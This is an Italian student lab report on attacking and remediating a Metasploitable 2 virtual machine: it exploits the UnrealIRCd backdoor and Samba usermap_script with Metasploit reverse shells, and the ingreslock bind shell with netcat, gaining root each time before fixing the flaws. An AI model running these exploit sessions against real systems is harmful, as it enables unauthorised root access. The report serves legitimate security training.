


Report 13/03/2026

Alunno : Pancrazio Giuzio

Traccia: Scansione iniziale dove si vede il grafico con tutte le vulnerabilità e le vulnerabilità da risolvere (tecnico, già riassunto) - ScansioneInizio.pdf 2. 3. Screenshot e spiegazione dei passaggi della remediation - RemediationMeta.pdf Scansione dopo le modifiche che evidenzia la risoluzione dei problemi/vulnerabilità (il grafico che mostra tutte le vulnerabilità) - ScansioneFine.pdf Oppure un report unico, a vostra scelta. Penso sia più comodo farne tre comunque. Nota: i report possono essere lasciati in inglese, senza problemi. Se risolvete le 4 vulnerabilità, potete risolverne una quinta (a scelta), ad esempio con una regola di firewall



Prefazione : la scansione fatta a monte dello scorso esercizio sulla stessa rete , senza pfsense che facesse da router ha portato a galla , 79 potenziali vulnerabilità che in miscellaneous in realtà potrebbero essere molte di piu' , non avendo la possibilità di estrarre i pdf , si procede con l'inserimento delle CVE tramite screenshot , andando ad analizzare le prime 4 vulnerabilità high e cercando di creare una patch o una regola di firewall che possa essere abbastanza adatta allo scopo.

1)

Si procede ad eliminare la prima vulnerabilità trovata, ovvero una backdoor , situata in un protocollo o forse una simulazione di IRC , il protocollo IRC era comunemente utilizzato alla fine degli anni 90 per messaggistica istantanea(, si trovava su comuni motori di ricerca dell'epoca ed era facilmente accessibile a tutti , tuttavia questa specifica CVE (2010-2075) rappresenta una backdoor creata ad hoc da un gruppo di hacker che ha inserito il trojan che da tramite un attacco molto semplice il comando di esecuzione per aprire una reverse shell e poter quindi prendere il controllo di root del sistema .

Risk Information

Vulnerability Priority Rating (VPR): 7.4

Exploit Prediction Scoring System (EPSS): 0.8622

Risk Factor: Critical

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Temporal Score: 8.3

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

CVSS v2.0 Temporal Vector: CVSS2#E:F/RL:OF/RC:C

Questo è quello che nessus ci dice riguardo questa CVE , notando IL CVSS (common vulnerability scan score) a 10

POC(Proof Of Concept) andiamo ad eseguire l'exploit come indicato .

(modifiche effettuate da me dopo due tentativi non andati a buon fine tramite l'aiuto di gemini AI)

```
= [ metasploit v6.4.108-dev ]
+ -- [ 2,598 exploits - 1,322 auxiliary - 1,710 payloads ]
+ -- [ 432 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search unreal

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 \_ target: Automatic . . .
2 \_ target: UT2004 Linux Build 3120 . . .
3 \_ target: UT2004 Linux Build 3186 . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No Unreal IRC 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use 5
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.50.101
```

```
Session Actions Edit View Help
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] 192.168.50.101:6667 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.51.100
LHOST => 192.168.51.100
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 6666
LPORT => 6666
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.51.100:6666
[*] 192.168.50.101:6667 - Connected to 192.168.50.101:6667 --
[*] irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 9efSHLBNtFecFGWv
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "9efSHLBNtFecFGWv\r\n"
[*] Matching ...
[*] A is input...
[*] Command shell session 1 opened (192.168.51.100:6666 -> 192.168.50.101:35177) at 2026-03-13 09:25:56 -0400

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dcallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.time
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
whoami
root
```

come si puo' notare tramite un semplice preset presente in msfconsole e tramite una reverse shell siamo entrati direttamente in metasploitable come root, quindi privilegi massimi e possibilità di poter eseguire questa backdoor ogni volta .

Rimozione backdoor:

dato il protocollo molto vecchio potremmo decidere di chiudere il traffico tramite Pfsense verso la porta 6667 ma potrebbe essere sempre e comunque un rischio lasciare al solo firewall il compito.. quindi procediamo con il chiudere il processo forzandolo e configurando la macchina in modo tale che non parta in un secondo avvio o riavvio come possiamo vedere in figura sotto con il comando sudo update-rc-d -f unrealircd remove siamo andati a non far partire piu' il processo IRC all'avvio del sistema , con il kill abbiamo ucciso tutti i processi residui ancora esistenti.

```
metasploitable2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
to mail.
msfadmin@metasploitable:~$ sudo update-rc.d -f unrealircd remove
sudo! password for msfadmin:
Removing any system startup links for /etc/init.d/unrealircd ...
msfadmin@metasploitable:~$ p
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ }!
bash: syntax error near unexpected token `}'
msfadmin@metasploitable:~$ !
bash: syntax error near unexpected token `!'
msfadmin@metasploitable:~$ ps aux | grep unreal
root      4582  0.0  0.2  8540  2368 ?        S   18:22   0:00 /usr/bin/unrealircd
msfadmin  4713  0.0  0.0   3004   756 tty1      R+  18:37   0:00 grep unreal
msfadmin@metasploitable:~$ sudo killall unrealircd
msfadmin@metasploitable:~$ ps aux | grep unreal
msfadmin  4734  0.0  0.0   3004   752 tty1      R+  18:41   0:00 grep unreal
msfadmin@metasploitable:~$ _
```

Ora faremo una prova con nmap e netcat per vedere se viene effettivamente stabilita ancora una connessione o semplicemente il trojan rimasto li' fermo e rimosso all'avvio è ancora attivo e fa da backdoor ..

```
(kali@kali)-[~]
$ nmap -p 6667 -sV 192.168.50.101

Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 19:31 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
Nmap scan report for 192.168.50.101
Host is up (0.0067s latency).

PORT      STATE SERVICE VERSION
6667/tcp  closed irc

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds

(kali@kali)-[~]
```

come possiamo vedere questa volta la porta risulta chiusa.

Vulnerabilità 2 /3

Per la seconda 'attività', ho deciso di analizzare il protocollo SMB (Server Message Block). Questo protocollo è fondamentale nelle reti aziendali perché permette la condivisione di file, cartelle e stampanti tra sistemi diversi, come Linux e Windows. In pratica, è ciò che consente a un computer di vedere un disco remoto come se fosse collegato localmente. Samba è stato storicamente bersagliato e è un protocollo abbastanza vulnerabile soprattutto nella versione della metasploitable che ha piu' di una sola CVE , tuttavia andremo a prendere la CVE-2007-2447 nota come username map script, anche qui il

software non avendo eseguito una sanificazione dell'input è soggetta a stringhe di codice che vengono interpretate direttamente come codice.

CRITICAL Samba < 3.0.25 Multiple Vulnerabilities

Description
According to its banner, the version of the Samba server installed on the remote host is affected by multiple buffer overflow and remote command injection vulnerabilities, which can be exploited remotely, as well as a local privilege escalation bug.

Solution
Upgrade to Samba version 3.0.25 or later.

See Also
<http://www.samba.org/samba/security/CVE-2007-2444.html>
<http://www.samba.org/samba/security/CVE-2007-2446.html>
<http://www.samba.org/samba/security/CVE-2007-2447.html>

Output
No output recorded.

To see debug logs, please visit individual host

Port	Hosts
445/tcp/cifs	192.168.50.101

Plugin Details

Severity: Critical
ID: 25217
Version: 1.18
Type: remote
Family: Misc.
Published: May 15, 2007
Modified: July 27, 2018

VPR Key Drivers

Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: Functional
Age of Vuln: 730 days +
Product Coverage: Low
CVSSv3 Impact Score: 5.9
Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 7.4
Exploit Prediction Scoring System (EPSS): 0.8895
Risk Factor: Critical
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Temporal Score: 8.3
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/E

come possiamo vedere qui le cve sono critiche ma per ora ci concentreremo su questa <https://www.tenable.com/cve/CVE-2007-2447> , rimando direttamente al link

POC :

Ovviamente sulla nostra kali avremo già pronto il nostro script per la cve 2447 del 2007 dobbiamo solo cercarla in maniera adatta abbiamo modo di vedere che sulla pagina tenable che si chiama usermap , procediamo con msfconsole.

```
msf > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.51.100
LHOST => 192.168.51.100
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.50.101
RHOST => 192.168.50.101
msf exploit(multi/samba/usermap_script) > set LPORT 4555
LPORT => 4555
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.51.100:4555
[*] Command shell session 1 opened (192.168.51.100:4555 -> 192.168.50.101:42162) at 2026-03-13 11:05:52 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

come possiamo vedere, l'esecuzione di una reverse shell è alla base di questa cve come altre in quanto la non sanificazione di login in input molto spesso permette di passare comandi che vengono interpretati da un database come se fosse un azione legittima .

Rimozione vulnerabilità :

Qui andremo a commentare semplicemente il file degli user guestr che si loggano al sistema in modo tale da non fare eseguire la reverse shell:

sudo nano /etc/samba/smb.conf

```
metasploitable2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
GNU nano 2.0.7 File: /etc/samba/smb.conf Modified

global

map to guest = never
interfaces = 192.168.50.1/24 lo_

## Browsing/Identification ###

Change this to the workgroup/NT-domain name your Samba server will part of
workgroup = WORKGROUP

server string is the equivalent of the NT Description field
server string = %h server (Samba %v)

Windows Internet Name Serving Support Section:
WINS Support - Tells the NMBD component of Samba to enable its WINS Server
wins support = no

WINS Server - Tells the NMBD components of Samba to be a WINS Client
Note: Samba can be either a WINS Server, or a WINS Client, but NOT both

G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
X Exit ^J Justify ^W Where Is ^U Next Page ^U UnCut Text ^T To Spell
```

il fatto che l'interfaccia sia mandata al gateway fa in modo che samba vada in crash su se stesso prima di avviarsi , questo causa che le successive un non avviamento del servizio che quindi rimarrà inattivo e le porte 139 e 445 risulteranno non raggiungibili in quanto il servizio non si è avviato (questa ovviamente non rappresenta una soluzione ortodossa ma piu che altro forzare un servizio a non funzionare. tuttavia tutte le componenti sono davvero molto compromesse quindi esporlo sarebbe comunque sempre una minaccia)

```
(kali@kali)-[~]
$ nmap -p 139,445 192.168.50.101

Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 20:04 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.50.101
Host is up (0.0075s latency).


PORT      STATE SERVICE
139/tcp   closed netbios-ssn
445/tcp   closed microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds

(kali@kali)-[~]
$
```

4

Questa vulnerabilità riguarda la bind shell remota che esiste sulla metasploitable direttamente accessibile senza password CVE-1999-0145 (Ingreslock) situata sulla porta 1524. Originariamente, la porta 1524 era utilizzata dal servizio di lock del database Ingres. Tuttavia, in Metasploitable 2, questa porta è configurata come una shell bind pre-installata. Viene segnalata come grave da nessus ovviamente.



<https://medium.com/@josegpach/detecting-and-exploiting-bind-shell-backdoor-on-metasploitable-2-f88ed3251a9b> .

POC

```
(kali@kali)-[~]
└─$ nc -vn 192.168.50.101 1524
(UNKNOWN) [192.168.50.101] 1524 (ingreslock) open
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/#
```


usando semplicemente netcat abbiamo il completo controllo della macchina solo facendo la connessione sulla porta , già configurata come backdoor .

Rimozione CVE

ricordando sempre che purtroppo potremmo usare altri metodi piu' efficaci ma la metasploitable è configurata così proprio per essere "bucata" andiamo come prima a chiudere la porta colpevole dell'esecuzione della shell remota.


```
sudo iptables -A INPUT -p tcp --dport 1524 -j REJECT
```

sebbene la procedura non sia comunque una delle migliori almeno il chiudere un servizio da shell remota fatta apposta non è ha grandi conseguenze per quanti sono gli scenari possibili in metasploitable, tuttavia se fossimo stati in un ambiente di un azienda avremmo pensato due volte prima di togliere un servizio che poteva risultare utile senza prima provare la sanificazione dello stesso.



```
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --dport 1524 -j REJECT
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo iptables -L -n
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
REJECT     tcp  --  0.0.0.0/0             0.0.0.0/0            tcp dpt:1524 reject
Chain FORWARD (policy ACCEPT)
target     prot opt source                destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
msfadmin@metasploitable:~$
```

come possiamo vedere la porta ora risulterà filtrata, ma con netcat non farà stabilire nessuna connessione, segno che anche nmap interpreterà come blocco del firewall una non risposta dando filtered come output



```
(kali@kali)-[~]
$ nmap -p 1524 192.168.50.101

Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 20:27 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or spec
Nmap scan report for 192.168.50.101
Host is up (0.0085s latency).

PORT      STATE      SERVICE
1524/tcp  filtered  ingreslock

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

(kali@kali)-[~]
$
```

```
(kali㉿kali)-[~]  
$ nc 192.168.50.101 1524  
  
(UNKNOWN) [192.168.50.101] 1524 (ingreslock) : Connection refused  
  
(kali㉿kali)-[~]  
$
```

proviamo un nmap per vedere cosa riusciamo effettivamente a dire di aver mitigato , prima di lanciare uno scan con nessus

```
(kali㉿kali)-[~]  
$ nmap -sV 192.168.50.101  
  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 20:38 -0400  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers  
Nmap scan report for 192.168.50.101  
Host is up (0.067s latency).  
Not shown: 980 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet      Linux telnetd  
25/tcp    open  smtp        Postfix smtpd  
53/tcp    open  domain      ISC BIND 9.4.2  
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind     2 (RPC #100000)  
512/tcp   open  exec        netkit-rsh rexecd  
513/tcp   open  login       OpenBSD or Solaris rlogind  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi    GNU Classpath grmiregistry  
1524/tcp  filtered ingreslock  
2049/tcp  open  nfs         2-4 (RPC #100003)  
2121/tcp  open  ftp         ProFTPD 1.3.1  
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc         VNC (protocol 3.3)  
6000/tcp  open  X11         (access denied)  
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)  
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 13.16 seconds  
  
(kali㉿kali)-[~]
```

come possiamo vedere le porte trattate non risultano piu' nella lista , ad eccezione della ingreslock che risulta filtrata.